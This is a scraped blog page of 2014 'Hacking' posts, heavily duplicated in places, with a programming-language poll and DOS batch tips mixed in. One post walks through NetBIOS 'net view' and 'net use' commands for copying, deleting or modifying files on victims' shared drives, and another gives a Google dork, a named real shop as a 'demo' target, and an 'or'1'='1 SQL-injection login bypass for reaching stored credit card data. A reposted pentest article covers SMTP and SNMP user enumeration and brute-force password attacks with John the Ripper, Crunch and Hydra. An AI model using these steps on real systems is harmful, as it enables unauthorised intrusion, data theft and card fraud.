Showing posts with label Hacking. Show all posts
Sunday, 2 November 2014
Thursday, 29 May 2014
Netbios Hacking
Netbios Hacking

THIS NETBIOS HACKING GUIDE WILL TELL YOU ABOUT HACKING REMOTE COMPUTER AND GAINING ACCESS TO IT’S HARD-DISK OR PRINTER.NETBIOS HACK IS THE EASIEST WAY TO BREAK INTO A REMOTE COMPUTER.
STEP-BY-STEP NETBIOS HACKING PROCEDURE
1.Open command prompt
2. In the command prompt use the “net view” command( OR YOU CAN ALSO USE “NB Scanner” OPTION IN “IP-TOOLS” SOFTWARE BY ENTERING RANGE OF IP ADDRESSS.BY THIS METHOD YOU CAN SCAN NUMBER OF COMPUTERS AT A TIME).
Example: C:\>net view file://219.64.55.112/
The above is an example for operation using command prompt.”net view” is one of the netbios command to view the shared resources of the remote computer.Here “219.64.55.112″ is an IP address of remote computer that is to be hacked through Netbios.You have to substitute a vlaid IP address in it’s place.If succeeded a list of HARD-DISK DRIVES & PRINTERS are shown.If not an error message is displayed. So repeat the procedure 2 with a different IP address.
3. After succeeding, use the “net use” command in the command prompt.The “net use” is another netbios command which makes it possible to hack remote drives or printers.
Example-1: C:\>net use D:file://219.64.55.112/FExample-2: C:\>net use G:file://219.64.55.112/SharedDocsExample-3: C:\>net use I: file://219.64.55.112/MyprintNOTE: In Examples 1,2 & 3, D:,G: & I: are the Network Drive Names that are to be created on your computer to access remote computer’s hard-disk.
NOTE: GIVE DRIVE NAMES THAT ARE NOT USED BY ANY OTHER DRIVES INCLUDING HARD-DISK DRIVES,FLOPPY DRIVES AND ROM-DRIVES ON YOUR COMPUTER.THAT IS IF YOU HAVE C: & D: AS HARD DIRVES, A: AS FLOPPY DIVE AND E: AS CD-DRIVE, GIVE F: AS YOUR SHARED DRIVE IN THE COMMAND PROMPT
F:,”SharedDocs” are the names of remote computer’s hard-disk’s drives that you want to hack. “Myprint” is the name of remote computer’s printer.These are displayed after giving “net use” command. “219.64.55.112″ is the IP address of remote computer that you want to hack.
4. After succeeding your computer will give a message that “The command completed successfully“. Once you get the above message you are only one step away from hacking the computer.
Now open “My Computer” you will see a new “Hard-Disk drive”(Shared) with the specified name.You can open it and access remote computer’s Hard-Drive.You can copy files,music,folders etc. from victim’s hard-drive.You can delete/modify data on victim’s hard-drive only if WRITE-ACCESS is enabled on victim’s system.You can access files\folders quickly through “Command Prompt”.
NOTE: If Remote Computer’s Firewall Is Enabled Your Computer Will Not Succeed In Gaining Access To Remote Computer Through Netbios.That is Netbios Hacking Is Not Possible In This Situation.(An Error Message Is Displayed).So Repeat The Procedure 2,3 With Different IP Address.
HAPPY NETBOS HACKING!!
Wednesday, 21 May 2014
The Password Attacks on Kali Linux
This is a part of my article “The Password Attacks on Kali Linux” published on PenTest Magazine.
I have the right to do up to 100 downloads of that magazines, so If you are interested on it you can download PenTest Extra 04_2013 for free using the following link. The only thing you need is a free registration.
- PenTest Extra 4_2013
I have the right to do up to 100 downloads of that magazines, so If you are interested on it you can download PenTest Extra 04_2013 for free using the following link. The only thing you need is a free registration.
- PenTest Extra 4_2013
The Password Attacks on Kali Linux [Part 1]
What is the weakest part of the security chain? You know the answer: the one who stand between the keyboard and the desk chair. And what does this user do on her/his first job day? Set a password. Yes, a big part of our security environment lies around that password.
Of course we talk about internal password because Nerwork Administators have well learned the lesson and secure their external accounts with encryption, strong policy, access restriction; in spite of this the internal accounts are the heaven for hackers (and the hell of sysadmins).
Nowadays internal users are, fortunately, low-privileged and some kind of policy forces a little of security, but even if your policy is set with more than 8 characters with numbers, upper and lower case, there will be a user that set as password something like AAAAaaaa1 or Password1.
The complete takeover of a net is a stairway that goes through information gathering, network discovering, password cracking and system owning. Also, finding a low-privilege password is one stair over and it’s actually one of the biggest gap that a penetration tester has to pass. If you find a password, you can quickly test it on other systems and services previously discovered (ssh, ftp, mail): users have the bad routine to use the same keyword for different services.
When you discover a password, you can make an idea about the security company policy and you can try a widespread brute-force attack. If you find, for example, a key of 8 characters, all low case, you can try an attack using this setting on all systems of the LAN. Even if you find a key word from user that isn’t administrator or root there are lot of well-known privilege escalations that can be attempted, especially for old or unpatched system.
Other options that can be used, when you owned a PC with an unprivileged account, are: sniffing traffic,
extracting stored credentials or pivoting other attacks. All these things lead you over and over inthe stairway. In substance, a right association user-password is one of the core success on a pentest and it’s all trusted to an user and his password, that he has chosen on his first job day.
When you discover a password, you can make an idea about the security company policy and you can try a widespread brute-force attack. If you find, for example, a key of 8 characters, all low case, you can try an attack using this setting on all systems of the LAN. Even if you find a key word from user that isn’t administrator or root there are lot of well-known privilege escalations that can be attempted, especially for old or unpatched system.
Other options that can be used, when you owned a PC with an unprivileged account, are: sniffing traffic,
extracting stored credentials or pivoting other attacks. All these things lead you over and over inthe stairway. In substance, a right association user-password is one of the core success on a pentest and it’s all trusted to an user and his password, that he has chosen on his first job day.
Some terms
Let’s start making a specification. There are two common names you can hear talking about password attack: BruteForce and WordList.
Brute force is when the password is tested using all designated characters, using a set length. The following is an example: use character ‘a’, ‘b’ and set length 2. The password that will be tested are aa, bb, ab and ba; these are 4 tries. You can calculate the amount of attempts: quantity of characters elevated to length used, in this case 2^2=4. Because it is an exponential, it can be become very difficult to test something with ten characters using full ASCII set: according to Password time calculator by lastbit.com this BruteForce attack will take up to 4274902 years.
BruteForce attack, but a WordList one, where what will be used as keys are all single words present in one list.
Note that the password used is exactly the same written in the list. So if in the document there’s the word ‘backup’ only this word will be tested and not ‘Backup’ or ‘back-up’; fortunately there are programs that make these permutations automatically.
So wordlists are often a smarter attempt than a bruteforce attack; in spite of this, during a pen test, you must have a very strong reason to spend hours for this kind of attack.
Of course the following password attacks are done using Kali Linux, because it has every tool you’ll need. Thanks to OffensiveSecurity, Kali Linux, like its father BackTrack, is one of the most used pentesting distributions. If you are reading here you known what we are talking about.
Let’s start making a specification. There are two common names you can hear talking about password attack: BruteForce and WordList.
Brute force is when the password is tested using all designated characters, using a set length. The following is an example: use character ‘a’, ‘b’ and set length 2. The password that will be tested are aa, bb, ab and ba; these are 4 tries. You can calculate the amount of attempts: quantity of characters elevated to length used, in this case 2^2=4. Because it is an exponential, it can be become very difficult to test something with ten characters using full ASCII set: according to Password time calculator by lastbit.com this BruteForce attack will take up to 4274902 years.
BruteForce attack, but a WordList one, where what will be used as keys are all single words present in one list.
Note that the password used is exactly the same written in the list. So if in the document there’s the word ‘backup’ only this word will be tested and not ‘Backup’ or ‘back-up’; fortunately there are programs that make these permutations automatically.
So wordlists are often a smarter attempt than a bruteforce attack; in spite of this, during a pen test, you must have a very strong reason to spend hours for this kind of attack.
Of course the following password attacks are done using Kali Linux, because it has every tool you’ll need. Thanks to OffensiveSecurity, Kali Linux, like its father BackTrack, is one of the most used pentesting distributions. If you are reading here you known what we are talking about.
Create your user and password list
To perform a wordlist attack you need, of course, a list of words. There are many techniques to create it, and many places where you can find a precompiled one, but the best way is to create a document based on your needs. From my personal opinion, in this case, is necessary to start from locating valid usernames from the network I‘m testing and using these as a first simple list, trying blank, username as password or very simple passwords.

The harvest, by Edge-Security Research, is a very useful tool that helps you by searching for a company name in various resources database (Google, Linkedin, PGP, Bing…) and then extracts for you probable user names. In the Figure 1 you can see the result of a research: maybe vdiaz, cdelojo and cmartorella are also FTP, SSH or RDP users.

Then you can try to locate some useful accounts from the company website: e-mails and documents such as pdfs, docs or similar can be downloaded to gain such information. You can automate the operation by using another tool by Edge-Security Research: metagoofil (see Figure 2).
To perform a wordlist attack you need, of course, a list of words. There are many techniques to create it, and many places where you can find a precompiled one, but the best way is to create a document based on your needs. From my personal opinion, in this case, is necessary to start from locating valid usernames from the network I‘m testing and using these as a first simple list, trying blank, username as password or very simple passwords.
The harvest, by Edge-Security Research, is a very useful tool that helps you by searching for a company name in various resources database (Google, Linkedin, PGP, Bing…) and then extracts for you probable user names. In the Figure 1 you can see the result of a research: maybe vdiaz, cdelojo and cmartorella are also FTP, SSH or RDP users.
Then you can try to locate some useful accounts from the company website: e-mails and documents such as pdfs, docs or similar can be downloaded to gain such information. You can automate the operation by using another tool by Edge-Security Research: metagoofil (see Figure 2).
Another way to find usernames, when you are in the testing-Company LAN, is to locate a mail server and an SNMP service. Mail server can be vulnerable to VRFY command and you can use it to probe the system for login names. The VRFY is a licit command and fortunately, in modern system, is disabled to patch this security issue, but sometimes you can still use it. Let’s look how it works using a simple Netcat connection:
root@kali:~# nc -nv mailserver.fakesite.lab 25
(UNKNOWN) [10.0.7.14] 25 (smtp) open
220 mailserver.fakesite.lab ESMTP Sendmail 8.13.7
VRFY freddie
550 5.1.1 freddie... User unknown
VRFY root
250 2.1.5 root <root@fakesite.lab>
VRFY test
550 5.1.1 test... User unknown
(UNKNOWN) [10.0.7.14] 25 (smtp) open
220 mailserver.fakesite.lab ESMTP Sendmail 8.13.7
VRFY freddie
550 5.1.1 freddie... User unknown
VRFY root
250 2.1.5 root <root@fakesite.lab>
VRFY test
550 5.1.1 test... User unknown
If the system is vulnerable, smtp-user-enum program can be used to get some usernames; the following is the basic command to use it:
root@kali:~# smtp-user-enum -M VRFY -U users.txt -t 10.0.7.14
Note that the option -U uses a wordlist in order to find names. If you haven’t one you can find some preloaded in Kali using a command like this:
root@kali:~# find / | grep users.txt
However the suggestion is to keep your list under 100-150 names. Smtp-user-enum can also be used to test the EXPN function; EXPN is similar to VRFY, but it is used on distribution list and it lists all its users. This can be a bigger problem than the VRFY since sites sometimes have an alias such as “all”.
Another way to compile your focused user list is SNMP analysis. SNMP is a protocol based on UTP that is often used to monitor servers’ service status.
The distribution lists (community strings) are passed in clear and often have the default state (public or private), so you can easily try to find it in order to query the server and get many information.
You can use a combination of Onesixtyone and Snmpcheck; the first can be used to enumerate community strings, so, after locking on the hosts with SNMP service, the program can be run.
Another way to compile your focused user list is SNMP analysis. SNMP is a protocol based on UTP that is often used to monitor servers’ service status.
The distribution lists (community strings) are passed in clear and often have the default state (public or private), so you can easily try to find it in order to query the server and get many information.
You can use a combination of Onesixtyone and Snmpcheck; the first can be used to enumerate community strings, so, after locking on the hosts with SNMP service, the program can be run.

root@kali:~# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt -i /tmp/host-snmp.txt
The dict.txt is a wordlist (another one) of possible community strings and it is already present in Kali; the host-snmp.txt is a file with the IPs of all hosts with the SNMP service active in the network. The word in the square brackets (see Figure 3) is what you are searching for and the next step is to use this word combined to Snmpcheck to extract data from the service.
root@kali:~# snmpcheck -t 192.168.34.135 –c admin | grep -a “User accounts” -A 11
[*] User accounts
-----------------
Administrator
Guest
IUSR_HP-SRV01
IWAM_HP-SRV01
SUPPORT_388945a0
albert
krbtgt
jodie
user
expert
[*] User accounts
-----------------
Administrator
Guest
IUSR_HP-SRV01
IWAM_HP-SRV01
SUPPORT_388945a0
albert
krbtgt
jodie
user
expert
In this example the output is limited to the user accounts (
grep -a “User accounts” -A 11), but you can get much more info using SNMP such as processes running, programs installed, open ports, network and routing configurations, storages information and much more.
There are several ways to find a username in the net: if something similar to PC-pedro or Maria’s MacBook is found the assumption is that Pedro and Maria are likely to be usernames that will have access on these computers. It’s important to compile the user list meticulously and add every possible username you find, so you can use it later.
Finally you have a user list that will help you in a first simple password attack.
If you will have no results you’ll wish to make some simple extensions to that list using John the Ripper (JtR) or you’ll try another small wordlist like
Let’s see some usage of John the Ripper password cracker by Openwall. Note that this program does more than what you’ll read here. You will see now, how make some simple mutations in order to upgrade your user list and use it as a password list.
The idea is to create something that leads from an input as ‘root’ to an output like Root, ROOT, rootroot, toor, Root1 and so on. Well, let’s expand a small file (
If you will have no results you’ll wish to make some simple extensions to that list using John the Ripper (JtR) or you’ll try another small wordlist like
/usr/share/john/password.lst; also in this case JtR can be used to make some little changes.Let’s see some usage of John the Ripper password cracker by Openwall. Note that this program does more than what you’ll read here. You will see now, how make some simple mutations in order to upgrade your user list and use it as a password list.
The idea is to create something that leads from an input as ‘root’ to an output like Root, ROOT, rootroot, toor, Root1 and so on. Well, let’s expand a small file (
wordlist.lst) with only ‘root’ and ‘password’:
root@kali:~# john -w=wordlist.lst --rules --stdout | tr -s '\n' ' '
words: 100 time: 0:00:00:00 100% w/s: 10000 current: Passwording
root password Root Password roots passwords root1 password1 Root1 Password1 rootroot toor drowssap 1root 1password ROOT PASSWORD root2 password2 root! password! root3 password3 root7 password7 root9 password9 root5 password5 root4 password4 root8 password8 root6 password6 root0 password0 root. password. root? password? psswrd RootRoot tooR drowssaP Toor Drowssap roottoor rooT passworD 2root 2password 4root 4password Root2 Password2 Root! Password! Root3 Password3 Root9 Password9 Root5 Password5 Root7 Password7 Root4 Password4 Root6 Password6 Root8 Password8 Root. Password. Root? Password? Root0 Password0 3root 3password 7root 7password 9root 9password 5root 5password 6root 6password 8root 8password Roots Passwords rooted passworded rooting passwording Rooted Passworded Rooting Passwordin
words: 100 time: 0:00:00:00 100% w/s: 10000 current: Passwording
root password Root Password roots passwords root1 password1 Root1 Password1 rootroot toor drowssap 1root 1password ROOT PASSWORD root2 password2 root! password! root3 password3 root7 password7 root9 password9 root5 password5 root4 password4 root8 password8 root6 password6 root0 password0 root. password. root? password? psswrd RootRoot tooR drowssaP Toor Drowssap roottoor rooT passworD 2root 2password 4root 4password Root2 Password2 Root! Password! Root3 Password3 Root9 Password9 Root5 Password5 Root7 Password7 Root4 Password4 Root6 Password6 Root8 Password8 Root. Password. Root? Password? Root0 Password0 3root 3password 7root 7password 9root 9password 5root 5password 6root 6password 8root 8password Roots Passwords rooted passworded rooting passwording Rooted Passworded Rooting Passwordin
In this case a default rule set is used (
The output is normalized, in this case, using
talking about offline attacks, you’ll come across JtR again and you’ll find some other awesome features. Even though, I think, using a huge wordlist is not a good idea, it can be useful to know how to make it, so here are two great tools.
The first is CeWL, you can use it to dig a Company web site to extract words and convert these in a list. The basic usage is very simple and the impact awesome:
--rules), but you can modify it using /etc/john/john.conf; note that with 2 words JtR generates 100 words instantly.The output is normalized, in this case, using
tr -s '\n' ' ', but you can remove this part of command and redirect all in a file that fits your needs. Later,talking about offline attacks, you’ll come across JtR again and you’ll find some other awesome features. Even though, I think, using a huge wordlist is not a good idea, it can be useful to know how to make it, so here are two great tools.
The first is CeWL, you can use it to dig a Company web site to extract words and convert these in a list. The basic usage is very simple and the impact awesome:
cewl www.fakesitelab.com > /tmp/wordlist.txt
You can even use it to extract usernames by pointing CeWL to sites that collect popular birth names. Similarly you can use it to create monothematic wordlists: animals, plants, countries, cars, “Lord of the Rings”, topic words and so on.
The concept I’d like to remark is that in an online password attack you are connected to the LAN: you make network traffic, you stress systems and you can’t stay there all night and day long.
The second tool is Crunch. It can be used to create a word list too, but starts from a different point of view compared with CeWL. Crunch is more like a bruteforce: it generates all words using some parameters you set. Essentially you establish min and max length and a charset (or use the default one); so you can create all possible combinations of characters a, b, c with length from 2 to 4 using the following command:
The concept I’d like to remark is that in an online password attack you are connected to the LAN: you make network traffic, you stress systems and you can’t stay there all night and day long.
The second tool is Crunch. It can be used to create a word list too, but starts from a different point of view compared with CeWL. Crunch is more like a bruteforce: it generates all words using some parameters you set. Essentially you establish min and max length and a charset (or use the default one); so you can create all possible combinations of characters a, b, c with length from 2 to 4 using the following command:
root@kali:~# crunch 2 4 abc
More specific and interesting usage can be read in the manual page, like the -t option: you can take one word and append some characters to it:
@@god@@@@ where the only the @’s, ,’s, %’s, and
^’s will change.
@ will insert lower case characters
, will insert upper case characters
% will insert numbers
^ will insert symbols
^’s will change.
@ will insert lower case characters
, will insert upper case characters
% will insert numbers
^ will insert symbols
The output can be sent to the screen, to a file, or to another program; this last option allows the use of Chunch directly on an online/offline cracking operation without physically generating a wordlist, saving hard disk space.
Online Password Attack
One of the best tools to complete the online attack is Hydra. This program is tasked to join your lists and to perform the attack over a network service.

The figure 4 explains how it works: it puts together a username list, a password list and a host list split by services to attack (FTP, RDP, SSH, MySQL…).
Then it starts to try every username and password associations on every hosts. Some other parameters can be set such as proxy or the number of tasks; very useful when attacking some cranky service like RDP.
One of the best tools to complete the online attack is Hydra. This program is tasked to join your lists and to perform the attack over a network service.
The figure 4 explains how it works: it puts together a username list, a password list and a host list split by services to attack (FTP, RDP, SSH, MySQL…).
Then it starts to try every username and password associations on every hosts. Some other parameters can be set such as proxy or the number of tasks; very useful when attacking some cranky service like RDP.
The following is the command that performs a wordlist attack against all FTP hosts in the net:
root@kali:~# hydra -s 21 -V -L /tmp/users.txt -P /tmp/passwords.txt -e nsr -t 16 -M /tmp/FTP_hosts.txt ftp
The

The simplest way to learn the use of this tool is to take a look at the GUI xHydra (see Figure 5).
-L, -P and -M options are used to point to the wordlists of users, passwords and hosts and can be replaced by -l, -p and a IP to use a single name, password or target. -s is the port to attack and the ftp at the end is the service used as target. -V stands for verbose and -e option tries n null password, s login as pass and/or r reversed login. Finally -t is the number of task that Hydra will use.The simplest way to learn the use of this tool is to take a look at the GUI xHydra (see Figure 5).
Hydra is the end (maybe happy) of the online password attack, but it is no more than a task executor. Its force lies in the wordlists you will be able to create, don’t forget this.
SOURCE : http://www.gosecure.it/blog/art/391/sec/the-password-attacks-on-kali-linux-part-1/
Monday, 28 April 2014
Top 20 Most Popular Programming Languages Among Hacker
Two weeks ago someone ran a poll on Hacker News asking what the readers’ favorite programming language was. Yesterday (April 5) I took a look back at the poll to see who came out on top.
I wasn’t surprised to see Python win, but I was surprised to see it lead Ruby by over 1,000 votes. C# fared well with 5th place, and Haskell and Clojure rounded out the top 10.
- Python (3044)
- Ruby (1718)
- JavaScript (1412)
- C 966
- C# 828
- PHP 662
- Java 551
- C++ 529
- Haskell 518
- Clojure 458
- CoffeeScript 361
- Objective C 326
- Lisp 321
- Perl 310
- Scala 233
- Scheme 190
- Other 188
- Erlang 162
- Lua 145
- SQL 101
No other language had over 100 votes, but Groovy was added two hours late, so perhaps if were included to begin with it would be on the list instead of “other.”
Cobol came in dead last with 10 votes.
Compare that with RedMonk’s comparison of programming language usage on GitHub matched to StackOverflow questions:
Polls like this don’t do much to tell us which programming languages are “best” or what languages are most used in production. They’re not even controlled to make sure the people voting are actually programmers, so it’s hard to read too much into them. But they do tell a bit about what languages developers like to use. As developers become entrepreneurs and startups become enterprises, these sort of preferences can have an impact on the job market, so taking a look at these sorts of lists can help developers decide what to learn. And for employers, they can provide a data point for deciding what languages attract developers. Of course the usual caveats apply – use the best tool for the job and use these results as only a single data point weighted against many others to decide what to learn/use.
Saturday, 8 March 2014
Admin Page Vulnerability | Hacking Credit Card
Here is the second part of Hacking Credit Card . Another easy & working Exploit .
Step By Step Guide :~#
- Go to Google & type this Dork - inurl:\"/cart.php?m=\"
- After that the Target URL will look like - http://www.facesbyfelicia.com/store/cart.php?m=view (Demo) .
- Then now we will find the admin page & hack into the website so we will modify the URL to find the Admin page
Now you will be asked username & password so write this -
Username - 'or'1'='1
Password - 'or'1'='1
So as you all know that its will contain many credit card details as its a shopping site !But remember you can go behind the bars for this . Its a big Crime .We have provided this Tutorial to make all of you aware of such hacks .
Caller ID Spoofing:Display any number when you call your friend.
In this post I will be showing you guys how to do Caller ID Spoofing. It is basically a trick in which you can display any mobile number of your choice on your victims mobile when you call him. For performing this simple trick there is a very cool website called CrazyCall.
Saturday, 1 March 2014
Useless tips in DOS !!!
Useless tips?
This page shows some, er, let's call it "unexpected" behaviour of various DOS commands.Many will be of no practical use -- hence this page's title -- but it may be fun to experiment with them.
DOSKEY and SET /P
A tip by Padmanabha Holla:
If you have a doskey macro defined and if you input that
macro string as input for any SET /P varname= command,
later on varname contains the alias of your input, not your
input!
Thanks PadmanabhaC:\>DOSKEY fit=dirC:\>DOSKEY xla=clsC:\>SET /P Test=Macro1?Macro1?xlaC:\>ECHO %Test%cls C:\>SET /P Test=Macro2?Macro2?fitC:\>ECHO %Test%dir C:\>SET /P Test=Macro3?Macro3?DoesNotExistC:\>ECHO %Test%DoesNotExistC:\>
+ Prefix
Adding a plus sign before a command does some pretty weird things in DOS.Try this for example, and watch the path in your prompt:
C:\>+MD
C:\>+CD
C:\D>CD..
C:\>+RD
C:\>+CD
Directory not found
C:\>
It seems that, for example, +COPY C:
is interpreted as COPY Y C:+DIR will be interpreted as DIR RThe effect of the + before a DOS command is that the last character of the DOS command is inserted as the first command line argument.
This works for COMMAND.COM's "internal commands" only.
As I said, pretty weird and pretty useless.
Unless, of course, you are looking for a way to make your batch files hard to understand.
(Thanks for Günther Brunthaler for helping me work out a proper description of the effect).
ATTRIB
ATTRIB,
Note the comma.Removes all attributes from all files in the current directory, like
ATTRIB *.* -S -H -R -A
Should work in MS-DOS 5 and 6.* and IBM DOS 5 through 7.Escape Characters
Both NT and OS/2 offer the ˆ (caret) as an escape character for command lines. Both will display:Usage: ABC.BAT <drive:>
when you issue the command:ECHO Usage: ABC.BAT ˆ<drive:ˆ>
Both NT and OS/2 show some unexpected behavior when the escape
character is used as the last character of the command line.The first time I heard about this strange behavior was in a post from Mark Stang in the alt.msdos.batch news group.
Let's take this simple batch file, for example:
SET DATE=ˆ
12/12/99
ECHO Date=%DATE%
In NT, the resulting output would look like this:Date=12/12/99
That makes this trick really useful in NT.
The second line, containing the date, could come from the
DATE/T
command in another batch file, for example.In OS/2, however, the output from that same batch file looks like this:
Date=
However, the command SET DATE will display:Date=
12/12/99
The only way to make OS/2 display the value of the DATE variable is:SET DATE| FIND /V "DATE="
(No space between DATE and | allowed)In NT, the caret at the end of the line is interpreted as "skip the following linefeed".
In OS/2, the SET command interprets the caret as an escape character for the following linefeed, so the variable will contain a linefeed. A pity it cannot be displayed using %variable%, that would have allowed multiple lines of text in a single variable.
Right now, in OS/2, the only use I could think of is for hiding variables.
If you did find any other way to use this "hidden feature", please send it to my e-mail address.
SET Quirk
Besides the "long list of known problems" with NT's SET /A switch, it has some "unknown" features too.I haven't found a useful application of the following features yet, maybe you can think of some.
These features were mailed to me by Ken Gould. Thanks.
The common way to use the /A switch is like this:
SET /A variable = mathematical expression
If, however, all you need to do is display the result of the
expression on screen, you can use SET like this:SET /A mathematical expression
For example:SET /A 75 / 5
will display 15 on screen.An extra "bonus" feature is the way the result of the expression is displayed: without a carrige return/line feed!
Try this:
(SET /A 75 / 5) > TEST.TXT
The file TEST.TXT will contain one line with nothing but the number
15 and no carriage return/line feed. Check the file size, it will be
only 2 bytes.Ken Gould also mailed me a trick to use when you do want a carriage return/line feed at the end:
(SET /A 75 / 5) | MORE > TEST.TXT
TEST.TXT's size will now be 4 bytes, due to the carriage return/line
feed pair added by MORE.If you prefer internal commands, use this instead:
(SET /A 75 / 5) > TEST.TXT
ECHO.>> TEST.TXT
This SET /A feature can be used as a command line calculator.Don't, however, expect it to work in the following batch file:
SET /A %1 %2 %3 %4 %5 %6 %7 %8 %9
nor in:SET /A %*
Calling this batch file with the arguments 12 + 3
will return nothing.This behaviour seems rather inconsitent.
What does work is this:
SET /A Result = %*
SET Result
Both Windows 2000 and XP show the same results.This tip was shown to me by Chris Moore. Thanks.
ECHO
Robert Van Etta reported some very odd behaviour of the ECHO command in Windows 2000/XP/Server 2003. Type:ECHO ˆ
at the command line (doesn't work in batch files) and you will be
prompted for "More?".Type in any text, followed by the Enter key, and it will be echoed again.
To store this text into a file, type:
> MYINPUT.TXT ECHO ˆ
Too bad it won't work in a batch file...Create Empty Files
to create an empty (zero bytes) file I always used:TYPE NUL > new_empty_file_name
Robert Van Etta showed me an even shorter command:CD.> new_empty_file_name
IF ERRORLEVEL
Benny Pedersen has listed some pretty weird but definitely very useful behavior of the IF ERRORLEVEL command on his DOS/batch page.Send e-mails by batch programming
Send e-mails by batch programming
The general format is:
mailto:to?subject=subject&cc=cc_address&bcc=bcc_address&body=message_body
| to_address | The (escaped) e-mail address of the recipient; allowed formats: • someone@somedomain.com • Full %20Name<someone@somedomain.com> |
| subject | The (escaped) subject field of the message |
| cc_address | The (escaped) "carbon copy" e-mail address; allowed formats: • someone@somedomain.com • Full %20Name<someone@somedomain.com> |
| bcc_address | The (escaped) "blind carbon copy" e-mail address; allowed formats: • someone@somedomain.com • Full %20Name<someone@somedomain.com> |
| message_body | The actual message body (escaped too) |
| Notes: | (1) | All parameters mentioned need to be "escaped", i.e. spaces should be replaced by %20, carriage return/line feeds by %0D%0A, double quotes by %22, single quotes by %27, backslashes by %5C, less than by <, greater than by >, and ampersands by &.For batch files and command line use, unless the entire string is enclosed in doublequotes, the percent signs in the "escape sequences" themselves must also be replaced by double percent signs: so in the end spaces should be replaced by %%20, carriage return/line feeds by %%0D%%0A, etcetera. |
| (2) | The commands shown here only create a message. To send it you still need to press the Send button yourself. Check out the links to third party command line e-mail utilities at the bottom of this page if you need to send e-mail unattended. |
To use this type of command in batch files we need to:
- precede the string with the START command
- replace every single percent sign ( % ) by double percent signs ( %% )
- "escape" ampersands ( & ) with carets ( ˆ )
- limit the length of the mailto string to the maximum allowable command line length minus 6 (leaving a maximum of 121 characters for MS-DOS, or 249 characters for Windows NT 4/Windows 2000, or 2035 for Windows XP)
Examples:
START mailto:dummy@nuldevice.com?subject=Test%%20messageˆ&cc=info@nuldevice.comˆ&body=Hi,%%0D%%0A%%0D%%0AThis%%20is%%20an%%20automatically%%20created%%20message.%%0D%%0A%%0D%%0AByeThis command will create a message to dummy@nuldevice.com, with a carbon copy to info@nuldevice.com, with the words "Test message" in the subject field.
The message itself will consist of the following text:
Hi, This is an automatically created message. Bye
The following NT only batch file will check if the correct network drive mappings have been made.
If not, an e-mail message to the helpdesk is generated (assuming the e-mail software is available without the mappings). The user can add more information before actually sending it.
@ECHO OFF
SET ERRORS=0
